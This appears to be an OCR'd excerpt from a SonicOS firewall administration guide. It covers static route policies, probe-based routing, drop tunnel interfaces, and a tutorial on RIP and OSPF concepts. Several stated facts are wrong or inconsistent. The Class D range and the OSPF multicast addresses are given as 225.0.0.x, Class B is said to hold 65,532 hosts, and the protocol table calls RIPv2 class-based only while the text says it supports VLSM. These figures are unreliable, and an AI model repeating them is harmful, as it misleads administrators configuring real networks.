You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.


Static Route Configuration

In SonicOS, a static route is configured through a basic route policy. For the maximum number of routes per firewall, see the Maximum routes and NAT policies allowed per firewall model table.

To configure a static route:

1 Scroll to the bottom of the **Network > Routing** page.

2 Click on the **Add** button. The **Add Route Policy** dialog displays.



3 From the **Source** drop-down menu, select the source address object for the static route, or select **Create new address object** to dynamically create a new address object. The default is **Any**.

4 From the **Destination** drop-down menu, select the destination address object. The default is **Any**.

5 From the **Service** drop-down menu, select a service object. For a generic static route that allows all traffic types, simply select **Any** (the default).

6 From the **Gateway** drop-down menu, select the gateway address object to be used for the route. The default is **0.0.0.0**.

7 From the **Interface** drop-down menu, select the interface to be used for the route.

8 Enter the **Metric** for the route. The default metric for static routes is one (1). For more information on metrics, see Policy Based Routing on page 471.

9 (Optional) Enter a **Comment** for the route. This field allows you to enter a descriptive comment for the new static route policy.

10 (Optional) Select the **Disable route when the interface is disconnected** checkbox to have the route automatically disabled when the interface is disconnected. This option is selected by default.


11 (Optional) The **Allow VPN path to take precedence** option allows you to create a backup route for a VPN tunnel. This option is not selected by default.

By default, static routes have a metric of 1 and take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior when a VPN tunnel:

- **Is active**: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.
- **Goes down**: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.

12 To permit WAN acceleration, select the **Permit Acceleration** checkbox. This option is not selected by default.

NOTE: If WXA is licensed, then the **Permit Acceleration** checkbox is replaced by the **WXA Group** drop-down menu:



Select the WXA group. The default is **None**.

13 The **Probe**, **Disable route when probe succeeds**, and **Probe default state is UP** options configure Probe-Enabled Policy Based Routing. See Probe-Enabled Policy Based Routing Configuration on page 474 for information on their configuration.


14 Click **OK** to add the route.

Probe-Enabled Policy Based Routing Configuration

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy.

To configure probe-enabled, policy-based routing:

1 In the **Add Route Policy** dialog, configure the static route as described in Static Route Configuration on page 473.



2 In the **Probe** drop-down menu, select the appropriate Network Monitor policy or select **Create New Network Monitor object...** to dynamically create a new object. For more information about Network Monitor policies (objects), see Network > Network Monitor on page 592. The default is **None**.

Typical configurations do not check the **Disable route when probe succeeds** checkbox, because typically administrators want to disable a route when a probe to the route's destination fails. This option gives you added flexibility for defining routes and probes.

3 Select the **Probe default state is UP** to have the route consider the probe to be successful (that is, in the UP state) when the attached Network Monitor policy is in the UNKNOWN state. This is useful to control the probe-based behavior when a unit of a High Availability pair transitions from IDLE to ACTIVE, because this transition sets all Network Monitor policy states to UNKNOWN.

4 Click **OK** to apply the configuration.

A Route Policy Example

The following example walks you through creating a route policy for two simultaneously active WAN interfaces.

To create a route policy for two simultaneously active WAN interfaces:

1 Create a secondary WAN interface on the **X3** interface configured with the settings from your ISP.

2 Configure the security appliance for load balancing on the **Network > WAN Failover & LB** page.

   a Check **Enable Load Balancing**.

   b Choose **Per Connection Round-Robin** as the load balancing method.

   c Click **Accept** to save your changes.

1 Click the **Add** button under the **Route Policies** table. The **Add Route Policy** dialog displays.

NOTE: Do not enable the **Allow VPN path to take precedence** option for these routing policies. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This option is used for configuring static routes as backups to VPN tunnels. See Static Route Configuration on page 473 for more information.

2 Create a routing policy that directs all **LAN Subnet** sources to **Any** destinations for **HTTP** service out of the **X1 Default Gateway** via the **X1** interface :

   a Select these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** drop-down menus respectively.

   b Use the default **1** in the **Metric** field.

   c Enter **force http out primary** in the **Comment** field.

3 Click **OK**.

4 Create a second routing policy that directs all **LAN Subnet** sources to **Any** destinations for **Telnet** service out of the **X3 Default Gateway** via the **X3** interface:

   a Selecting these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** drop-down menus respectively.

   b Use the default **1** in the **Metric** field.

   c Enter **force telnet out backup** into the **Comment** field.

5 Click **OK**.

These two policy-based routes force all sources from the LAN subnet to always go out the primary WAN when using any HTTP-based application, and forces all sources from the LAN subnet to always go out the backup WAN when using any Telnet-based application.

To test the HTTP policy-based route from a computer attached to the LAN interface:

1 Access the public Web site, *http://www.whatismyip.com*, which displays the primary WAN interface's IP address and not the secondary WAN interface.

To test the Telnet policy-based route, telnet to route-server.exodus.net:

1 When logged in, issue the `who` command. It displays the IP address (or resolved FQDN) of the WAN IP address of the secondary WAN interface and not the primary WAN interface.

Configuring a Drop Tunnel Interface

A drop tunnel interface prevents traffic from being sent out using an incorrect route when the configured route is down. Traffic sent to a drop tunnel interface does not leave the firewall, but is ostensibly dropped.

A drop tunnel interface should be used in conjunction with a VPN tunnel interface, although a drop tunnel interface can be used standalone. If a static route is bound to a tunnel interface, SonicWall recommends configuring a static route bound to a drop tunnel interface for the same network traffic. That way, if the tunnel interface goes down, the second static route is used and the traffic is effectively dropped. This prevents the data from being forwarded in the clear over another route.

When configuring a route over a VPN tunnel interface, if the tunnel is temporarily down, the corresponding route entry is disabled as well. SonicOS looks up a new route entry for the connections destined for the VPN protected network. In deployments that do not have a backup link for a remote VPN network, no other correct route entry is available. Traffic is sent to a wrong route entry, generally the default route, which causes security issues such as internal data sent without encryption.

For deployments without a backup link, consider configuring the route table as in this example:


```
route n:   local VPN network(source), remote VPN network(destination), VPN
TI(egress_if)
route n+1: local VPN network(source), remote VPN network(destination), Drop
If(egress_if)
```

When the VPN tunnel interface configured as in this example, the traffic matches the drop interface and is not sent out. When the VPN tunnel interface resumes, traffic resumes also.

Creating a Static Route for a Drop Tunnel Interface


To add a static route for a drop tunnel interface:

1. Navigate to **Network > Routing > Route Policies**.
2. Click the **Add** button. The **Add Route Policy** dialog displays.



3. Similar to configuring a static route for a tunnel interface, configure the values for **Source**, **Destination**, and **Service** options.
4. For **Interface**, select **Drop_TunnelIf**.
5. Click **OK**.

   Once added, the route is enabled and displayed in the **Route Polices** table.



OSPF and RIP Advanced Routing Services

In addition to Policy Based Routing and RIP advertising, SonicOS offers the option of enabling Advanced Routing Services (ARS). Advanced Routing Services provides full advertising and listening support for the Routing Information Protocol (RIPv1 - RFC1058) and (RIPv2 - RFC2453), and Open Shortest Path First (OSPFv2 – RFC2328). Advanced Routing Service should only be enabled by those environments requiring support for either or both of these dynamic routing protocols.

RIP and OSPF are Interior Gateway Protocols (IGP) that are both widely used by networks of various sizes to automate the process of route distribution. RIP is commonly used within smaller networks, while OSPF is used by larger networks, although network size should not be the only factor used to determine the appropriateness of one protocol over the other – network speed, interoperability requirements, and relative overall complexity, for example, should also be considered. RIPv1 and RIPv2 are both supported by ARS, the largest differences between the two being that RIPv2 supports VLSM (Variable Length Subnet Masks), authentication, and routing updates. the Routing Information Protocol differences table illustrates the major differences between RIPv1, RIPv2, and OSPFv2:

Routing Information Protocol differences

	RIPv1	RIPv2	OSPFv2
Protocol metrics	Distance Vector	Distance Vector	Link State
Maximum Hops	15	15	Unlimited
Routing table updates	Full table broadcast periodically, slower convergence	Full table broadcast or multicast periodically, slower convergence	Link state advertisement multicasts, triggered by changes, fast convergence
Subnet Sizes Supported	Only class-based (a/b/c) subnets support	Class-based only	VLSM
Autonomous system topology	Indivisible and flat	Indivisible and flat	Area based, allowing for segmentation and aggregation

Topics:


About Routing Services

Topics:

Protocol Type

Distance Vector protocols such as RIP base routing metrics exclusively on hop counts, while Link state protocols such as OSPF consider the state of the link when determining metrics. For example, OSPF determines interface metrics by dividing its reference bandwidth (100mbits by default) by the interface speed – the faster the link, the lower the cost and the more preferable the path. Consider the example network shown in Example network for determining lowest cost route:

Example network for determining lowest cost route



In the sample network shown in Example network for determining lowest cost route, if Host A wanted to reach Host B, with RIP, the lowest cost route would be from Router A to Router B, across the relatively slow 64kbps link. With OSPF, the cost from Router A to Router B would be 1562, while the cost from Router A to Router C to Router D to Router B would be 364, making it the preferred route.

Maximum Hops

RIP imposes a hop count of 15 to help prevent routing loops which can occur when bad (for example, stale) routing information is broadcast and propagated through a network either due to misconfiguration, or slow convergence. Consider if the link between Router D and Router E failed in the example in Example network for determining lowest cost route, and there were no safeguards in place:

- Router A's routing information states that it can reach Network E through Router B or Router C with a metric of 3.
- When the link between Router D and Router E fail, and Router A broadcasts its routing information, Router B and Router C determine that they can reach Network E through Router A with a metric of 4.
- Router B and Router C broadcast this information, and it is received by Router D which then determines it can reach Network E through Router B or Router C with a metric of 5.
- This loop continues until the hop count of 16 (infinity) is reached.

Other measures against this sort of situation are also commonly employed by RIP, including:

- Split-Horizon on page 480
- Poison reverse on page 480

Split-Horizon

A preventative mechanism where routing information learned through an interface is not sent back out the same interface. This generally works well on broadcast links, but not on non-broadcast links such as Frame Relay, where a single link can commonly be used to reach two separate autonomous systems.

Poison reverse

Also known as route poisoning, an extension of split-horizon where a network is advertised with a metric of 16 (unreachable), helping to ensure that incorrect alternative routes are not propagated.

OSPF does not have to impose a hop count limit because it does not advertise entire routing tables, rather it generally only sends link state updates when changes occur. This is a significant advantage in larger networks in that it converges more quickly, produces less update traffic, and supports an unlimited number of hops.

Routing table updates

As mentioned above, the practice of sending an entire routing table introduces the problems of slower convergences, higher bandwidth utilization, and increased potential for stale routing information. RIPv1 broadcasts its entire routing table at a prescribed interval (usually every 30 seconds), RIPv2 can either broadcast or multicast, and OSPF multicasts only link state updates whenever a change to the network fabric occurs. OSPF has a further advantage of using designated routers (DR) in forming adjacencies in multiple-access networks (more on these concepts later) so that updates do not have to be sent to the entire network.

Subnet sizes supported

RIPv1 was first implemented when networks were strictly class A, class B, and class C (and later D and E):

- **Class A –** `1.0.0.0` to `126.0.0.0` (`0.0.0.0` and `127.0.0.0` are reserved)
  - Left most bit 0; 7 network bits; 24 host bits
  - 0nnnnnnn hhhhhhhh hhhhhhhh hhhhhhhh (8-bit classful netmask)
  - 126 Class A networks, 16,777,214 hosts each
- **Class B** - `128.0.0.0` to `191.255.0.0`
  - Left most bits 10; 14 network bits; 16 host bits
  - `10nnnnnn nnnnnnnn hhhhhhhh hhhhhhhh` (16-bit classful netmask)
  - 16,384 Class B networks, 65,532 hosts each
- **Class C –** `192.0.0.0` to `223.255.255.0`
  - Left most bits 110; 21 network bits; 8 host bits
  - 110nnnnn nnnnnnnn nnnnnnnn hhhhhhhh (24-bit classful netmask)
  - 2,097,152 Class Cs networks, 254 hosts each
- **Class D** - `225.0.0.0` to `239.255.255.255` (multicast)
  - Left most bits 1110; 28 multicast address bits
  - 1110mmmm mmmmmmmm mmmmmmmm mmmmmmmm
- **Class E** - `240.0.0.0` to `255.255.255.255` (reserved)
  - Left most bits 1111; 28 reserved address bits
  - 1111rrrr rrrrrrrr rrrrrrrr rrrrrrrr

This method of address allocation proved to be very inefficient because it provided no flexibility, neither in the way of segmentation (subnetting) or aggregation (supernetting, or CIDR – classless inter-domain routing) by means of VLSM – variable length subnet masks.

VLSM, supported by RIPv2 and OSPF, allows for classless representation of networks to break larger networks into smaller networks:

> For example, take the classful `10.0.0.0/8` network, and assign it a `/24` netmask. This subnetting allocates an additional 16-bits from the host range to the network range (24-8=16). To calculate the number of additional networks this subnetting provides, raise 2 to the number of additional bits: 2^16=65,536. Thus, rather than having a single network with 16.7 million hosts (usually more than most LAN's require) it is possible to have 65,536 networks, each with 254 usable hosts.

VLSM also allows for route aggregation (CIDR):

> For example, if you had 8 class C networks: `192.168.0.0/24` through `192.168.7.0/24`, rather than having to have a separate route statement to each of them, it would be possible to provide a single route to `192.168.0.0/21` which would encompass them all.

This ability, in addition to providing more efficient and flexible allocation of IP address space, also allows routing tables and routing updates to be kept smaller.

Autonomous system topologies

An autonomous system (AS) is a collection of routers that are under common administrative control and that share the same routing characteristics. When a group of autonomous systems share routing information, they are commonly referred to as a confederation of autonomous systems. (RFC1930 and RFC975 address these concepts in much greater detail). In simple terms, an AS is a logical distinction that encompasses physical network elements based on the commonness of their configurations.

With regard to RIP and OSPF, RIP autonomous systems cannot be segmented, and all routing information must be advertised (broadcast) through the entire AS. This can become difficult to manage and can result in excessive routing information traffic. OSPF, on the other hand, employs the concept of Areas, and allows for logically, manageable segmentation to control the sharing of information within an AS. OSPF areas begin with the backbone area (area 0 or `0.0.0.0`), and all other areas must connect to this backbone area (although there are exceptions). This ability to segment the routing AS helps to ensure that it never becomes too large to manage, or too computationally intensive for the routers to handle.

OSPF Terms

OSPF is substantially more complicated to configure and maintain than RIP. The following concepts are critical to understanding an OSPF routing environment:

- **Link state** – As it pertains to OSPF, a link is an egress interface on a router, and the state describes characteristics of that interface, such as its cost. Link states are sent in the form of Link State Advertisements (*LSA*) which are contained within Link State Update (*LSU*) packets, one of five types of OSPF packets.
- **Cost** – A quantification of the overhead required to send a packet along a particular link. Cost is calculated by dividing a reference bandwidth (usually 100mbit, or 10^8 bit) by an interface's speed. The lower the cost, the more preferable the link. Some common path costs are shown in the Cost calculation for different interfaces table.

Cost calculation for different interfaces

Interface	Divided by 10^8 (100mbit) = OSPF Cost
Fast Ethernet	1
Ethernet	10

Cost calculation for different interfaces

Interface	Divided by 10^8 (100mbit) = OSPF Cost
T1 (1.544mbit)	64
DSL (1mbit)	100
DSL (512kbps)	200
64kbps	1562
56kbps	1785


- **Area** – The network comprising the group of OSPF routers intended to share a common Link State Database. OSPF networks are built around the backbone area (area 0, or 0.0.0.0) and all other areas must connect to the backbone area (unless virtual links are used, which is generally discouraged). Area assignment is interface specific on an OSPF router; in other words, a router with multiple interfaces can have those interfaces configured for the same or different areas.
- **Neighbors** – OSPF routers on a common network segment have the potential to become neighbors by means of sending Hello packets. Hello packets act as a form of advertisement and identification, and if two OSPF routers share a common set of certain characteristics, they will become neighbors upon seeing their own router ID in the other router's Hello packet. Hello packets are also used in the *DR* (Designated Router) and *BDR* (Backup Designated Router) election process. For two routers to become neighbors, the characteristics that they must have in common are:
  - **Area-ID** – An area ID identifies an OSPF *area* with a 32-bit value, and is generally represented in an IP address format. OSPF requires at a minimum the backbone area, area 0 (or `0.0.0.0`) for operation.
  - **Authentication** – Authentication types can generally be set to none, simple text, or MD5. When using simple text, authentication should be used only for identification, as it is sent in the clear. For security, MD5 should be used.
  - **Timer intervals** – Hello and Dead intervals must be the same. The Hello interval specifies the number of seconds between Hello packets (as a Keepalive function), and the Dead interval specifies the number of seconds after which a router will be considered unavailable if a Hello is not received.
  - **Stub area flag** – A *Stub area* is an area that only requires a single point of egress, and therefore does not require a full list of external link advertisements. The stub area flag on two potential neighbors must be the same to avoid inappropriate link state exchanges. Another factor that affects neighboring is the kind of network. OSPF recognizes three network types:
    - **Broadcast** – For example, Ethernet. In broadcast networks, neighboring can be established with all other routers in the broadcast domain.
    - **Point to Point** – For example, serial links. In point to point (or point to multipoint) networks, neighboring can be established with the router at the other end of the link.
    - **NBMA** (non-broadcast multiple access) – For example, frame relay. In NBMA networks, neighbors must be explicitly declared.
- **Link State Database** – The Link State Database is composed of the LSA's sent and received by *neighboring* OSPF routers that have created *adjacencies* within an *area*. The database, once complete, will contain all the link state information for a given area, at which time the Shortest Path First (SPF) algorithm will be applied to determine the optimal route to all connected networks based on cost. The SPF algorithm employs the Dijkstra pathfinding algorithm, which essentially regards all routers as vertices in a graph, and computes the cost between each vertex.
- **Adjacencies** – OSPF routers exchange LSA's with adjacent routers to create the LSDB. Adjacencies are created in different fashions depending on the network type (see *Neighbors* above). Generally, the network type is broadcast (for example, Ethernet) so adjacencies are formed by the exchanging OSPF packets in a handshake-like fashion (see OSPF Packet types below). To minimize the amount of

information exchanged between adjacent routers, segments (broadcast domains) with multiple OSPF routers elect a Designated Router (DR) and a Backup Designated Router (BDR) using Hello packets.

- **DR** (Designated Router) – On multi-access segments, OSPF routers elect a DR and a BDR, and all other routers on the segment create adjacencies with the DR and the BDR. DR election is based on a router's OSPF Priority, which is a configurable value from 0 (not eligible for DR) to 255. The router with the highest priority becomes the DR. In the event of a priority tie, the router with the highest Router ID (based on interface addressing) wins. When a router is the DR, its role is uncontested until it becomes unavailable.

  LSA's are then exchanged within LSU's across these adjacencies rather than between each possible pairing combination of routers on the segment; see Routing adjacencies: Designated Router (DR). Link state updates are sent by non-DR routers to the multicast address `225.0.0.6`, the RFC1583 assigned 'OSPFIGP Designated Routers' address. They are also flooded by DR routers to the multicast address `225.0.0.5` 'OSPFIGP All Routers' for all routers to receives the LSA's.

Routing adjacencies: Designated Router (DR)




- **OSPF Packet types** – The five types of OSPF packets are:
  - **Hello** (OSPF type 1) – Sent at a certain interval to establish and maintain relationships with neighboring OSPF routers, and elect Designated Routers. (*Sent during the initialization and the 2-WAY phases on LSDB synchronization*).
  - **Database Description** (OSPF type 2) – Sent between OSPF routers during the creation of an adjacency. *During the Exstart phase of LSDB synchronization*, DD packets establish an ISN (initial sequence number) used to track LSA's, and they establish a master/slave relationship between neighboring OSPF routers. *In the Exchange phase of LSDB synchronization*, they contain short versions of Link State Advertisements. Because DD exchanges can span multiple packets, they are exchanged in a poll (master) and response (slave) fashion to ensure completeness.
  - **Link State Request** (OSPF type 3) – *During the Loading phase of LSDB synchronization*, LSR packets are sent to request database updates from a neighbor. This is the final step in the establishment of an adjacency.
  - **Link State Update** (OSPF type 4) – Sent in response to Link State Requests, LSU packets flood adjacencies with Link State Advertisements to achieve LSDB synchronization.
  - **Link State Acknowledgement** (OSPF type 5) – To ensure reliability of LSA flooding, all updates are acknowledged.
- **Link State Advertisements** (**LSA**) – There are 7 types of LSA's:
  - Type 1 (Router Link Advertisements) - Sent by an OSPF router to describe the links to each area to which it belongs. Type 1 LSA's are only flooded into a router's area.

- **Type 2** (Network Links Advertisements) – Sent by the DR for an area describing the set of routers within the network. Type 2 LSA's are only flooded into a router's area.
- **Type 3** (Summary Link Advertisements) – Sent across areas by ABR's (Area Border Routers) to describe the networks within an area. Type 3 LSA's are also used for route aggregation purposes, and are not sent to Totally Stubby Areas.
- **Type 4** (AS Summary Link Advertisements) – Sent across areas by ABR's to describe networks within a different AS. Type 4 LSA's are not sent to Stub Areas.
- **Type 5** (AS External Link Advertisements) – Sent by ASBR (Autonomous System Boundary Routers) to describe routes to networks in a different AS. Type 5 LSA's are net sent to Stub Areas. There are two types of External Link Advertisements:
  - **External Type 1** - Type 1 packets add the internal link cost to the external link cost when calculating a link's metric. A Type 1 route is always preferred over a Type 2 route to the same destination.
  - **External Type 2** - Type 2 packets only use the external link cost to determine the metric. Type 2 is generally used when there is only one path to an external AS.
- **Type 6** (Multicast OSPF or MOSPF) - Called source/destination routing, this is in contrast to most unicast datagram forwarding algorithms (like OSPF) that route based solely on destination. For more information about MOSPF, see *RFC1584 – Multicast Extensions to OSPF*.
- **Type 7** (NSSA AS External Link Advertisements) – Sent by ASBR's that are part of an NSSA (see 'Stub Area').

- **Stub Area** – A stub area is an area that only requires one path, rather than an optimal path. This can be an area with only a single point of egress, or it can be an area where SPF optimization is not necessary. All routers in a stub area must be configured as stub routers, and rather than receiving the full state database, and computing the SPF tree, they will receive only summary link information.

  There are different type of stub area:
  - **Stub area** – The standard stub area receives all LSA's except for LSA type 5 (AS External Link advertisement). This helps to keep the LSDB smaller, and reduces the computational overhead on the router.
  - **Totally Stubby Area** – A special type of stub area into which LSA types 3 (Summary Links), 4 (AS Summary Links) and 5 are not passed. Only intra-area routes, and a default route are advertised into totally stubby areas.
  - **NSSA** (Not So Stubby Area) – Described by RFC3101, NSSA is a hybrid stub area that allows external routes to be flooded within the NSSA area using type 7 LSA's (NSSA AS External Routes), but does not accept type 5 LSA's from other areas. NSSA's are useful when connecting a remote site running a different IGP (such as RIP) to an OSPF site, where the remote site's routes do not need to be distributed back to the main OSPF site. An NSSA *ABR* (Area Border Router) also has the ability to translate type 7 to type 5 LSA's (this is possible only from the SonicOS CLI; see the *SonicOS 6.2 CLI Reference Guide*).
- **Router Types** – OSPF recognizes 4 types of routers, based on their roles; see OSPF-recognized router types example.

OSPF-recognized router types example



- **IR** (Internal Router) - A router whose interfaces are all contained within the same area. An internal router's LSDB only contains information about its own area.
- **ABR** (Area Border Router) – A router with interfaces in multiple areas. An ABR maintains LSDB's for each area to which it is connected, one of which is typically the backbone.
- **Backbone Router** – A router with an interface connected to area 0, the backbone.
- **ASBR** (Autonomous System Boundary Router) – A router with an interface connected to a non-OSPF AS (such as a RIP network) which advertises external routing information from that AS into the OSPF AS.

